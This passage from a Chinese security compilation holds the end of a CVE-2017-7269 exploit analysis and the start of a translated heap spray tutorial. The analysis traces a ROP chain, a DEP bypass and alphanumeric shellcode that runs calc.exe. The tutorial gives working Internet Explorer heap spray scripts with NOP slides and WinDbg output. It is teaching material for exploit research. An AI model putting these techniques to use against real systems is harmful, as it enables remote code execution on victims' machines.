eax=680313c0 ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=68016084 esp=680313c0 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!_alloca_probe+0x44:
68016084 8b08            mov     ecx,dword ptr [eax]  ds:0023:680313c0=680313c0
0:009> p
eax=680313c0 ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=68016086 esp=680313c0 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!_alloca_probe+0x46:
68016086 8b4004          mov     eax,dword ptr [eax+4] ds:0023:680313c4=68006e4f
0:009> p
eax=68006e4f ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=68016089 esp=680313c0 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
```

```
rsaenh!_alloca_probe+0x49:
68016089 50                  push    eax
0:009> p//ROP Chain
eax=68006e4f ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=6801608a esp=680313bc ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!_alloca_probe+0x4a:
6801608a c3                  ret
0:009> p
eax=68006e4f ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=68006e4f esp=680313c0 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!CPEncrypt+0x3b:
68006e4f 5e                  pop     esi
0:009> p
eax=68006e4f ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=680313c0 edi=680313c0
eip=68006e50 esp=680313c4 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!CPEncrypt+0x3c:
68006e50 5d                  pop     ebp
0:009> p
eax=68006e4f ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=680313c0 edi=680313c0
eip=68006e51 esp=680313c8 ebp=68006e4f iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!CPEncrypt+0x3d:
68006e51 c22000              ret     20h
0:009> p
eax=68006e4f ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=680313c0 edi=680313c0
eip=68006e4f esp=680313ec ebp=68006e4f iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!CPEncrypt+0x3b:
68006e4f 5e                  pop     esi
```

经过一系列 ROP 之后，会进入 KiFastSystemCall，这是利用 SharedUserData bypass DEP 的一环。

```
0:009> p
eax=0000008f ebx=7ffe0300 ecx=680313c0 edx=00fff4f8 esi=68031460 edi=680124e3
eip=680124e3 esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!HmacCheck+0x2c3:
680124e3 ff23            jmp     dword ptr [ebx]          ds:0023:7ffe0300={ntdll!KiFastSystemCall
(7c8285e8)}
0:009> p
eax=0000008f ebx=7ffe0300 ecx=680313c0 edx=00fff4f8 esi=68031460 edi=680124e3
eip=7c8285e8 esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCall:
7c8285e8 8bd4            mov     edx,esp
0:009> p
eax=0000008f ebx=7ffe0300 ecx=680313c0 edx=68031400 esi=68031460 edi=680124e3
eip=7c8285ea esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCall+0x2:
7c8285ea 0f34            sysenter
0:009> p
eax=00000000 ebx=7ffe0300 ecx=00000001 edx=ffffffff esi=68031460 edi=680124e3
eip=68031460 esp=68031404 ebp=6e6f3176 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!g_pfnFree+0x1a4:
68031460 56              push    esi
0:009> dc 68031460
68031460  00560056 00410059 00340034 00340034  V.V.Y.A.4.4.4.4.
68031470  00340034 00340034 00340034 00410051  4.4.4.4.4.4.Q.A.
```

之后进入 alpha shellcode，这时候 68031460 作为 shareduserdata，已经具备可执行权限。

```
Failed to map Heaps (error 80004005)
Usage:                  Image
Allocation Base:        68000000
Base Address:           68031000
End Address:            68032000
Region Size:            00001000
Type:                   01000000    MEM_IMAGE
State:                  00001000    MEM_COMMIT
Protect:                00000040    PAGE_EXECUTE_READWRITE   有了可执行权限
```

这里由于 url 存入内存按照宽字节存放，因此都是以 00 xx 方式存放，因此不能单纯使用 shellcode，而得用 alpha shellcode（结尾基友用了另一种方法执行 shellcode，大家可以看下），alpha shellcode 会先执行一段操作。随后进入解密部分。

```
0:009> p
eax=059003d9 ebx=7ffe0300 ecx=68031585 edx=68031568 esi=68031460 edi=680124e3
eip=6803154e esp=68031400 ebp=6e6f3176 iopl=0         nv up ei ng nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000292
rsaenh!g_pfnFree+0x292:
6803154e 41              inc     ecx
0:009> p
eax=059003d9 ebx=7ffe0300 ecx=68031586 edx=68031568 esi=68031460 edi=680124e3
eip=6803154f esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
rsaenh!g_pfnFree+0x293:
6803154f 004200          add     byte ptr [edx],al          ds:0023:68031568=e3
0:009> p
eax=059003d9 ebx=7ffe0300 ecx=68031586 edx=68031568 esi=68031460 edi=680124e3
eip=68031552 esp=68031400 ebp=6e6f3176 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
rsaenh!g_pfnFree+0x296:
68031552 6b0110          imul    eax,dword ptr [ecx],10h ds:0023:68031586=00540032
0:009> p
eax=05400320 ebx=7ffe0300 ecx=68031586 edx=68031568 esi=68031460 edi=680124e3
eip=68031555 esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
rsaenh!g_pfnFree+0x299:
68031555 024102          add     al,byte ptr [ecx+2]        ds:0023:68031588=54
0:009> p
eax=05400374 ebx=7ffe0300 ecx=68031586 edx=68031568 esi=68031460 edi=680124e3
eip=68031558 esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
rsaenh!g_pfnFree+0x29c:
68031558 8802            mov     byte ptr [edx],al          ds:0023:68031568=bc
0:009> p
eax=05400374 ebx=7ffe0300 ecx=68031586 edx=68031568 esi=68031460 edi=680124e3
eip=6803155a esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl nz na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
rsaenh!g_pfnFree+0x29e:
6803155a 42              inc     edx
0:009> p
eax=05400374 ebx=7ffe0300 ecx=68031586 edx=68031569 esi=68031460 edi=680124e3
eip=6803155b esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
rsaenh!g_pfnFree+0x29f:
6803155b 803941          cmp     byte ptr [ecx],41h          ds:0023:68031586=32
0:009> p
eax=05400374 ebx=7ffe0300 ecx=68031586 edx=68031569 esi=68031460 edi=680124e3
eip=6803155e esp=68031400 ebp=6e6f3176 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
rsaenh!g_pfnFree+0x2a2:
6803155e 75e2            jne     rsaenh!g_pfnFree+0x286 (68031542)     [br=1]



0:009> dd 68031580
68031580  00380059 00320059 004d0054 004a0054
68031590  00310054 0030004d 00370031 00360059
680315a0  00300051 00300031 00300031 004c0045
680315b0  004b0053 00300053 004c0045 00330053
```

可以看到，解密前，alpha shellcod 部分，随后解密结束之后。


```
0:009> p
eax=04d0035d ebx=7ffe0300 ecx=68031592 edx=6803156c esi=68031460 edi=680124e3
eip=6803155e esp=68031400 ebp=6e6f3176 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
rsaenh!g_pfnFree+0x2a2:
6803155e 75e2            jne     rsaenh!g_pfnFree+0x286 (68031542)     [br=1]
0:009> bp 68031560
0:009> g
Breakpoint 2 hit
eax=00000410 ebx=7ffe0300 ecx=680318da edx=6803163e esi=68031460 edi=680124e3
eip=68031560 esp=68031400 ebp=6e6f3176 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!g_pfnFree+0x2a4:
68031560 b8b726bfca      mov     eax,0CABF26B7h
```

```
0:009> dd 68031580
68031580  223cec9b 265a2caa 6a289c9c 9f7c5610
68031590  90a91aa3 9f8f9004 beec8995 6120d015
680315a0  60351b24 30b44661 a56b0c3a 4eb0584f
680315b0  b3b04c03 65916fd3 87313668 9f7842bd
680315c0  14326fa2 fcc51b10 c16ae469 05721746
680315d0  7f01c860 44127593 5f97a1ee 840f2148
680315e0  4fd6e669 089c4365 23715269 e474df95
```

shellcode 已经被解密出来，随后会调用 winexec，执行 calc。

```
0:009> p
eax=77ea411e ebx=7ffe0300 ecx=68031614 edx=876f8b31 esi=68031460 edi=680124e3
eip=680315f9 esp=680313fc ebp=68031581 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
rsaenh!g_pfnFree+0x33d:
680315f9 51              push    ecx
0:009> p
eax=77ea411e ebx=7ffe0300 ecx=68031614 edx=876f8b31 esi=68031460 edi=680124e3
eip=680315fa esp=680313f8 ebp=68031581 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
rsaenh!g_pfnFree+0x33e:
680315fa ffe0            jmp     eax {kernel32!WinExec (77ea411e)}
0:009> dd esp
680313f8  68031614 68031633 00000001 00000000
0:009> dc 68031633 l2
68031633  636c6163 6578652e                        calc.exe
```

第二个参数是 0x1，是 SW_SHOWNORMAL，但由于服务无窗口，因此 calc 无法弹出。



其实，这个过程可以替换成其他的 shellcode，相关的 shellcode 替换链接可以看我的好基友 LCatro 的几篇文章，都非常不错。

https://ht-sec.org/cve-2017-7269-hui-xian-poc-jie-xi/

最后我想说，我在深圳，刚才和几个平时网上的好朋友吃夜宵，聊到这个漏洞，没想到在几个小时前认识的彭博士，就是这个漏洞的作者！真的没有想到，还好自己分析的这套思路和这个漏洞作者的思路相差无几，不然就被打脸了。真的很有缘！一下学到了好多。

这篇最后还是没有按时发出，不过希望能和大家一起学习！谢谢阅读！

Windows Exploit 开发系列教程——堆喷射（一）

译者：Netfairy
译文来源：【看雪论坛】http://bbs.pediy.com/thread-207158.htm
原文来源：http://www.fuzzysecurity.com/tutorials/expDev/8.html

前言

欢迎来到堆喷射教程的第一部分. 这部分会介绍IE下典型的堆喷射技术, 第二部分会介绍精确喷射和 IE8 下的 UAF 漏洞. 堆喷射仅仅是一种 payload 传递技术, 它不能绕过任何漏洞缓解技术. 大多时候对浏览器的漏洞(或者 flash,pdf,office)利用会使用这项技术. 缓冲区溢出依赖于这样的事实：能够在栈(堆)上分配内存并写入 shellcode. 但是像浏览器或 ActiveX 的漏洞利用你可分配内存更稳定, 不担心坏字符.

浏览器的漏洞利用我比较纠结用 immunity 还是 Windbg 调试器. Immunity 是一个可视化的调试器, 使用起来更舒适和方便. 但是 Windbg 更快, 更稳定. 它有些特性很实用(最明显的是实用 javascript 断点). 我把选择权留给你. Windbg 的优势在堆喷射教程的第二部分会更明显.

值得一提的是, 用 Windbg 之前需要先设置符号表. 好, 开始我们的漏洞之旅!

我将用"RSP MP3 Player"介绍这项技术. 之前的一个漏洞利用程序在这里. 当你分析浏览器的漏洞, 常常需要用到不同的版本. 安装 IE-Collection 即可, 下载. 更新你系统的浏览器到最

新版本然后安装 IE-Collection.

调试机器：Windows XP SP3 & IE7

漏洞软件：下载

介绍

首先我想给满分 corelanc0d3r 所做的工作. “堆喷射揭秘”是非常好并且很有深度的教程, 解释了堆喷射用于 payload 传递的细节. 我很抱歉使用了 corelanc0d3r 之前做的一些工作, 但我有我的目的：用一个实际的漏洞来解释堆喷射.

我们知道程序栈可利用的空间是有限的. 堆管理器可以动态的分配很大一块内存, 例如程序需要存储临时定义的数据. 堆十分复杂, 我不会解释所有的细节. 但我会给你足够的信息帮助你了解它.

关于堆分配器有几件事我们需要知道:

(1)由于内存动态分配和释放，会产生堆碎片.

(2)堆内存块释放，会由前端或后端分配器回收(依赖操作系统). 分配器类似于缓存服务那样


优化内存块分配. 像之前提到堆分配和释放产生堆碎片(=bad)，为了较少堆碎片，新分配一

块内存时，堆分配器会直接返回之前释放的一块同样大小的内存. 从而减少了新分配的次数(=good).

(3)虽然堆内存是动态分配的，但是分配器往往会连续的分配内存块（为了减少堆碎片)这意味着从攻击者的角度来看堆是确定的. 连续的分配内存我们就可以在某个可预测的地址上布置我们的数据.

“堆喷射”概念第一次由 SkyLined 在 2004 年提出. 当时被用于 IE 浏览器 iframe 缓冲区溢出漏洞利用. 这个通用的技术已经被用于大多数浏览器, IE7, firefox 3.6.24, Opera 11.60. 精确堆喷射将在第二部分介绍.

考虑一下这种情况. 如果一个漏洞(可以控制 EIP, UAF, 等等)允许写任意 4 字节. 我们可以在堆上分配一系列内存块(包含 shellcode)，然后利用漏洞实现 4 字节改写 EIP, 就可以跳去执行堆上的代码. Javascript 可以直接在堆上分配字符串，通过巧妙的布置堆我们可以 exploit 任何的浏览器. 现在主要问题是如何实现稳定的堆分配. 下图应该能给你一些启发:



这足以提起你的兴趣. 首先我们了解堆分配的过程，接下来我们用它实现 ActiveX 的漏洞利用.


喷射 shellcode 块

之前提到，堆喷射是一种 payload 传递技术，它充分利用了 javascript 的特性. 先让我们在堆上分配一些简单字符串 .

```
<html>
<body>
<script language='javascript'>
var myvar = unescape(
'%u7546%u7a7a%u5379'+ // ASCII
'%u6365%u7275%u7469'+ // FuzzySecurity
'%u9079'); //
alert("allocation done");
</script>
</body>
</html>
```

下图可以看到我们成功在堆上分配 ASCII 字符串. 记得用 unescape 否则我们的字符串将会是

```
UNICODE.
s -a 0x00000000 L?7fffffff "FuzzySecurity"
d 032e3fdc
```



目前为止还不错，但记住我们的目标是在堆上连续的分配 NOP+Shellcode 块. 稍微改变一下

JS 脚本如下 ：

```
<html>
<body>
<script language='javascript'>
size = 0x3E8; // 1000-bytes
NopSlide = ''; // Initially set to be empty
var Shellcode = unescape(
'%u7546%u7a7a%u5379'+ // ASCII
'%u6365%u7275%u7469'+ // FuzzySecurity
'%u9079'); //
// Keep filling with nops till we reach 1000-bytes
for (c = 0; c < size; c++){
NopSlide += unescape('%u9090%u9090');}
// Subtract size of shelccode
NopSlide = NopSlide.substring(0,size - Shellcode.length);
// Spray our payload 50 times
var memory = new Array();
for (i = 0; i < 50; i++){
memory[i] = NopSlide + Shellcode;}
alert("allocation done");
</script>
</body>
</html>
```

本质上来讲我们正在创建一个 1000 字节 payload 块，重复 51 次. 下面是块的结构 ：

```
"\x90"*(1000-len(shellcode)) + shellcode
```

是时候用 Windbg 观察分配的情况了. 下面是 51 个 ASCII 字符串分配结果. 如果跟踪字符串的分配你会注意到开始的时候分配存在空隙，但是到后面的话基本上就是连续的 .

```
0:013> s -a 0x00000000 L?7fffffff "FuzzySecurity"
02a4b03e 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
02a4b846 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
02a4c04e 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
[...Snip...]
```

0312e0f6 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
0312f0fe 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03130106 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
Looking at 02a4c04e we can see the alignment is not perfect as there are allot
of junk bytes between blocks:
0:013> d 02a4c04e
02a4c04e 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
02a4c05e 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ....
02a4c06e 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ....
02a4c07e 00 00 00 00 00 00 00 00-00 00 59 c0 48 e8 00 01 ..........Y.H...
02a4c08e 28 ff d0 07 00 00 90 90-90 90 90 90 90 90 90 90 (...............
02a4c09e 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
02a4c0ae 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
02a4c0be 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
However if we start from the last block and look back in steps of 1000-bytes we
can see the allocations look pretty good!
0:013> d 03130106-20
031300e6 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
031300f6 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
03130106 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03130116 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
03130126 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
03130136 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
03130146 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
03130156 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
0:013> d 03130106-20-1000
0312f0e6 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
0312f0f6 90 90 90 90 90 90 90 90-46 75 7a 7a 79 53 65 63 ....FuzzySec
0312f106 75 72 69 74 79 90 00 00-90 90 90 90 90 90 90 90 urity..........
0312f116 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
0312f126 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
0312f136 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
0312f146 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
0312f156 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
0:013> d 03130106-20-2000
0312e0e6 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ....
0312e0f6 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...

```
0312e106 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312e116 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312e126 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312e136 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312e146 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312e156 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:013> d 03130106-20-3000
0312d0e6 90 90 90 90 90 90 90 90-46 75 7a 7a 79 53 65 63 ........FuzzySec
0312d0f6 75 72 69 74 79 90 00 00-90 90 90 90 90 90 90 90 urity..........
0312d106 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312d116 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312d126 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312d136 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312d146 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0312d156 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

很好，不可否认的是我们很幸运得到连续的分配．接下来需要做什么呢．

(1) 分配更多的数据填充更多的堆空间(覆写更高的内存地址)

(2) 改变块大小以适应 BSTR 对象，是分配更稳定和连续

下面是最终的堆喷射脚本(公开的漏洞利用脚本)，在所有 IE7 以下的版本测试结果一致

.

```
<html>
<body>
<script language='javascript'>
var Shellcode = unescape(
'%u7546%u7a7a%u5379'+ // ASCII
'%u6365%u7275%u7469'+ // FuzzySecurity
'%u9079'); //
var NopSlide = unescape('%u9090%u9090');
var headersize = 20;
var slack = headersize + Shellcode.length;
while (NopSlide.length < slack) NopSlide += NopSlide;
var filler = NopSlide.substring(0,slack);
var chunk = NopSlide.substring(0,NopSlide.length - slack);
while (chunk.length + slack < 0x40000) chunk = chunk + chunk + filler;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = chunk + Shellcode }
```

```
alert("allocation done");
</script>
</body>
</html>
```

这个脚本喷射更大的内存块 0x4000(=262144 字节=0.25mb), 重复喷喷射 500 次(=125mb).

考虑到我们的 shellcode 不太会大于 1000 字节, 这意味着我们有 99.997%的概率命中 NOP’ s.

这样使得堆喷射更稳定. 让我们在 Windbg 观察堆喷射 ：

```
0:014> s -a 0x00000000 L?7fffffff "FuzzySecurity"
02a34010 46 75 7a 7a 79 53 65 63-75 72 69 74 79 0d 0a 20 FuzzySecurity..
030ca75c 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03b4ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03c6ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03cfffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03d8ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03e1ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03eaffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
03f3ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
[...Snip...]
1521ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
152affee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
1533ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
153cffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
1545ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
154effee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
1557ffee 46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00 FuzzySecurity...
```

!peb 看看默认的进程堆是哪个 (我们分配的字符串将会保存在默认进程堆). 另外你可以执

行"!heap -stat" 看看已经提交的字节数

```
0:014> !peb
PEB at 7ffd8000
  InheritedAddressSpace: No
  ReadImageFileExecOptions: No
  BeingDebugged: Yes
```

```
  ImageBaseAddress: 00400000
  Ldr 00251e90
  Ldr.Initialized: Yes
  Ldr.InInitializationOrderModuleList: 00251f28 . 002557d8
  Ldr.InLoadOrderModuleList: 00251ec0 . 00255918
  Ldr.InMemoryOrderModuleList: 00251ec8 . 00255920
  Base TimeStamp Module
  400000 46c108d9 Aug 14 09:43:53 2007 C:\Program Files\Utilu IE
